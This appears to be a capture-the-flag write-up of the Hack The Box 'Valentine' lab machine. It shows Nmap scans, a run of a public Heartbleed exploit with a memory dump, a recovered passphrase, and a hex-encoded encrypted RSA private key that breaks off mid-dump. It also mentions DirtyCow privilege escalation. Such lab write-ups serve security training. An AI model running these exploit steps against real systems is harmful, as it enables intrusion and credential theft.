
Executive Summary

The penetration test on the target revealed multiple vulnerabilities, including Heartbleed (CVE-2014-0160), which exposed sensitive data from memory. Exploitation led to the discovery of an encrypted RSA private key, which was successfully decrypted using the password extracted via Heartbleed. SSH access was gained, and privilege escalation was achieved using the DirtyCow kernel exploit to obtain root access. This report outlines the detailed steps taken during reconnaissance, exploitation, and privilege escalation, along with recommendations to secure the system.



Valentine has been Pwned!

Congratulations ifti, best of luck in capturing flags ahead!

#18023 MACHINE RANK

04 Dec 2024 PWN DATE

RETIRED MACHINE STATE

Contents

Reconnaissance

Nmap Scan


An initial Nmap scan was performed to identify open ports and potential vulnerabilities:

Sudo nmap -sCV 10.10.10.79 -T5


sudo nmap -p 80,443 --script vuln 10.10.10.79

Findings

- **Open Ports:**
  - Port 80: HTTP
  - Port 443: HTTPS
- **Vulnerabilities Identified:**
  - **Heartbleed (CVE-2014-0160):** Allowed memory extraction.
  - **SSL POODLE (CVE-2014-3566):** Vulnerability in SSLv3 protocol.
  - **SSL CCS Injection (CVE-2014-0224):** Flaw in OpenSSL's ChangeCipherSpec handling.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV 10.10.10.79 -T5
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 21:06 EST
Warning: 10.10.10.79 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.79
Host is up (0.21s latency).
Not shown: 967 closed tcp ports (reset), 30 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2024-12-04T02:06:45+00:00; -1s from scanner time.
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.65 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 80,443 --script vuln 10.10.10.79
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 21:06 EST
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 57.87% done; ETC: 21:07 (0:00:03 remaining)
Nmap scan report for 10.10.10.79
Host is up (0.24s latency).

PORT    STATE SERVICE
80/tcp  open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /index/: Potentially interesting folder
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable
OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://cvedetails.com/cve/2014-0160/
|_      http://www.openssl.org/news/secadv_20140407.txt
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.securityfocus.com/bid/70574
|       https://www.imperialviolet.org/2014/10/14/poodle.html
```

Interesting Directories

- /dev/
- /index/

Exploitation


Heartbleed Exploit

The Heartbleed vulnerability was exploited using an available Python script. The memory dump revealed a Base64-encoded string:


aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==

Decoding the string yielded the passphrase:

heartbleedbelievethehype




```
┌──(kali㉿kali)-[~]
└─$ searchsploit heartbleed
-------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                          |  Path
-------------------------------------------------------------------------------------------------------- ---------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)     | multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)                                     | multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)                      | multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure                                        | multiple/remote/32745.py
-------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit -m 32764
  Exploit: OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)
      URL: https://www.exploit-db.com/exploits/32764
     Path: /usr/share/exploitdb/exploits/multiple/remote/32764.py
    Codes: CVE-2014-0346, CVE-2014-0160, OSVDB-105465
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/32764.py


┌──(kali㉿kali)-[~]
└─$ head 32764.py
# Exploit Title: [OpenSSL TLS Heartbeat Extension - Memory Disclosure - Multiple SSL/TLS versions]
# Date: [2014-04-09]
# Exploit Author: [Csaba Fitzl]
# Vendor Homepage: [http://www.openssl.org/]
# Software Link: [http://www.openssl.org/source/openssl-1.0.1f.tar.gz]
# Version: [1.0.1f]
# Tested on: [N/A]
# CVE : [2014-0160]
```



```
┌──(kali㉿kali)-[~]
└─$ sudo python2 32764.py 10.10.10.79
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0300, length = 94
 ... received message: type = 22, ver = 0300, length = 885
 ... received message: type = 22, ver = 0300, length = 331
 ... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 2D 61 6C 69  ....#.......-ali
  00e0: 76 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20  ve..User-Agent: 
  00f0: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 63 6F 6D  Mozilla/5.0 (com
  0100: 70 61 74 69 62 6C 65 3B 20 4E 6D 61 70 20 53 63  patible; Nmap Sc
  0110: 72 69 70 74 69 6E 67 20 45 6E 67 69 6E 65 3B 20  ripting Engine; 
  0120: 68 74 74 70 73 3A 2F 2F 6E 6D 61 70 2E 6F 72 67  https://nmap.org
  0130: 2F 62 6F 6F 6B 2F 6E 73 65 2E 68 74 6D 6C 29 0D  /book/nse.html).
  0140: 0A 48 6F 73 74 3A 20 31 30 2E 31 30 2E 31 30 2E  .Host: 10.10.10.
  0150: 37 39 0D 0A 0D 0A 47 45 54 20 2F 70 70 77 62 2F  79....GET /ppwb/
  0160: 20 48 54 54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65   HTTP/1.1..Conne
  0170: 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76  ction: keep-aliv
  0180: 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D  e..User-Agent: M
  0190: 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 63 6F 6D 70  ozilla/5.0 (comp
  01a0: 61 74 69 62 6C 65 3B 20 4E 6D 61 70 20 53 63 72  atible; Nmap Scr
```

Discovery of RSA Key


Within the /dev/ directory, a file named hype_key was found. It was downloaded and converted from a hex dump to an ASCII RSA private key using the xxd tool.



Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80




```
┌──(kali㉿kali)-[~]
└─$ wget http://10.10.10.79/dev/hype_key
--2024-12-03 21:18:19--  http://10.10.10.79/dev/hype_key
Connecting to 10.10.10.79:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5383 (5.3K)
Saving to: ‘hype_key’

hype_key                      100%[=====================================================================>]   5.26K  --.-KB/s    in 0s

2024-12-03 21:18:20 (298 MB/s) - ‘hype_key’ saved [5383/5383]

┌──(kali㉿kali)-[~]
└─$ cat hype_key
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d 54 79 70 65 3a 20 34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 45 4b 2d 49 6e 66 6f 3a 20 41 45
2d 31 32 38 2d 43 42 43 2c 41 45 42 38 38 43 31 34 30 46 36 39 42 46 32 30 37 34 37 38 38 44 45 32 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72 4f 37 38 6b 65 67 4e 75 6b 31 44 41 71 6c 41 4e 35 6a 62 6a
76 30 50 50 73 6f 67 33 6a 64 62 4d 46 53 38 69 45 39 70 33 55 4f 4c 30 6c 46 30 78 66 37 50 7a 6d 72 6b 44 61 38 52 0d 0a 35 79 2f 62 34 36 2b 39 6e 45 70 43 4d 66 54 50 68 4e 75 4a 52 63 57 32 55 32 67 4a
4f 46 48 2b 39 52 4a 44 42 43 35 55 4a 4d 55 53 31 2f 67 6a 42 2f 37 2f 4d 79 30 30 4d 77 78 2b 61 49 36 0d 0a 30 45 49 30 53 62 4f 59 55 41 56 31 57 34 45 56 37 6d 39 36 51 73 5a 6a 72 77 4a 76 6e 6a 56 61
6d 36 56 73 4b 61 54 50 42 48 70 75 67 63 41 53 76 4d 71 7a 37 36 57 36 61 62 52 5a 65 58 69 0d 0a 45 62 77 36 36 68 6a 46 6d 41 75 34 41 7a 71 63 4d 2f 6b 69 67 4e 52 46 50 59 75 4e 69 58 72 58 73 31 77 2f
65 4c 43 71 43 4a 2b 45 61 31 54 38 7a 6c 61 73 36 66 63 6d 68 4d 38 41 2b 38 50 0d 0a 4f 58 42 4b 4e 65 36 6c 31 37 68 4b 61 54 36 77 46 6e 70 35 65 58 4f 61 55 49 48 76 48 6e 76 4f 36 53 63 48 56 57 52 72
37 30 66 63 70 63 70 69 6d 4c 31 77 31 33 54 67 64 64 32 41 69 47 64 0d 0a 70 48 4c 4a 70 59 55 49 49 35 50 75 4f 36 78 2b 4c 53 38 6e 31 72 2f 47 57 4d 71 53 4f 45 69 6d 4e 52 44 31 6a 2f 35 39 2f 34 75 33
4f 72 54 43 4b 65 6f 39 44 73 54 52 71 73 32 6b 31 53 48 0d 0a 51 64 57 77 46 77 61 58 62 59 79 54 31 75 78 41 4d 53 6c 35 48 71 39 4f 44 35 48 4a 38 47 30 52 36 4a 49 35 52 76 43 4e 55 51 6a 77 78 30 46 49
6a 6a 4d 6a 6e 4c 49 70 78 6a 76 66 71 2b 45 0d 0a 70 30 67 44 30 55 63 79 6c 4b 6d 36 72 43 5a 71 61 63 77 6e 53 64 64 48 57 38 57 33 4c 78 4a 6d 43 78 64 78 57 35 6c 74 35 64 50 6a 41 6b 42 59 52 55 6e 6c
31 45 53 43 69 44 34 5a 2b 75 43 0d 0a 4f 6c 36 6a 4c 46 44 32 6b 61 4f 4c 66 75 79 65 65 30 66 59 43 62 37 47 54 71 4f 65 37 45 6d 4d 42 33 66 47 49 77 53 64 57 38 4f 43 38 4e 57 54 6b 77 70 6a 63 30 45 4c
6c 55 61 36 75 6c 4f 0d 0a 74 39 67 72 53 6f 73 52 54 43 73 5a 64 31 34 4f 50 74 73 34 62 4c 73 70 4b 78 4d 4d 4f 73 67 6e 4b 6c 6f 58 76 6e 6c 50 4f 53 77 53 70 57 79 39 57 70 36 79 38 58 58 38 2b 46 34 30
78 6c 35 0d 0a 58 71 68 44 55 42 68 79 6b 31 43 33 59 50 4f 69 44 75 50 4f 6e 4d 58 61 49 70 65 31 64 67 62 30 4e 64 44 31 4d 39 5a 51 53 4e 55 4c 77 31 44 48 43 47 50 50 34 4a 53 53 78 58 37 42 57 64 44 4b
0a 61 41 6e 57 4a 76 46 67 6c 41 34 6f 46 42 42 56 41 38 75 41 50 4d 66 56 32 58 46 51 6e 6a 77 55 54 35 62 50 4c 43 36 35 74 46 73 74 6f 52 74 54 5a 31 75 53 72 75 61 69 32 37 6b 78 54 6e 4c 51 0d 0a 2b 77
38 37 6c 4d 61 64 64 73 31 47 51 4e 65 47 73 4b 53 66 38 52 2f 72 73 52 4b 65 65 4b 63 69 6c 44 65 50 43 6a 65 61 4c 71 74 71 78 6e 68 4e 6f 46 74 67 30 4d 78 74 36 72 32 67 62 31 45 0d 0a 41 6c 6f 51 36 6a
35 54 62 6a 35 4a 37 71 75 59 58 5a 50 79 6c 42 6c 6a 4e 70 39 47 56 70 69 6e 50 63 33 4b 70 48 74 74 76 67 62 70 74 66 69 57 45 45 73 5a 59 6e 35 79 5a 50 68 55 72 39 51 0d 0a 72 30 38 70 6b 4f 78 41 72 58
32 64 6a 37 65 58 2b 62 71 36 35 36 33 35 4f 4a 36 54 71 48 62 41 6c 54 51 31 52 73 39 50 75 6c 72 53 37 4b 34 53 4c 58 37 6e 59 38 39 2f 52 5a 35 6f 53 51 65 0d 0a 32 56 57 52 79 54 5a 31 46 66 6e 67 4a 53
76 39 2b 4d 66 76 7a 33 34 31 6c 62 7a 4f 49 57 6d 6b 37 57 66 45 63 57 63 48 63 31 36 6e 39 56 30 49 62 53 4e 41 4c 6e 6a 54 68 76 45 63 50 6b 79 0d 0a 65 31 42 73 66 53 62 73 66 39 46 67 75 55 5a 6b 67 48
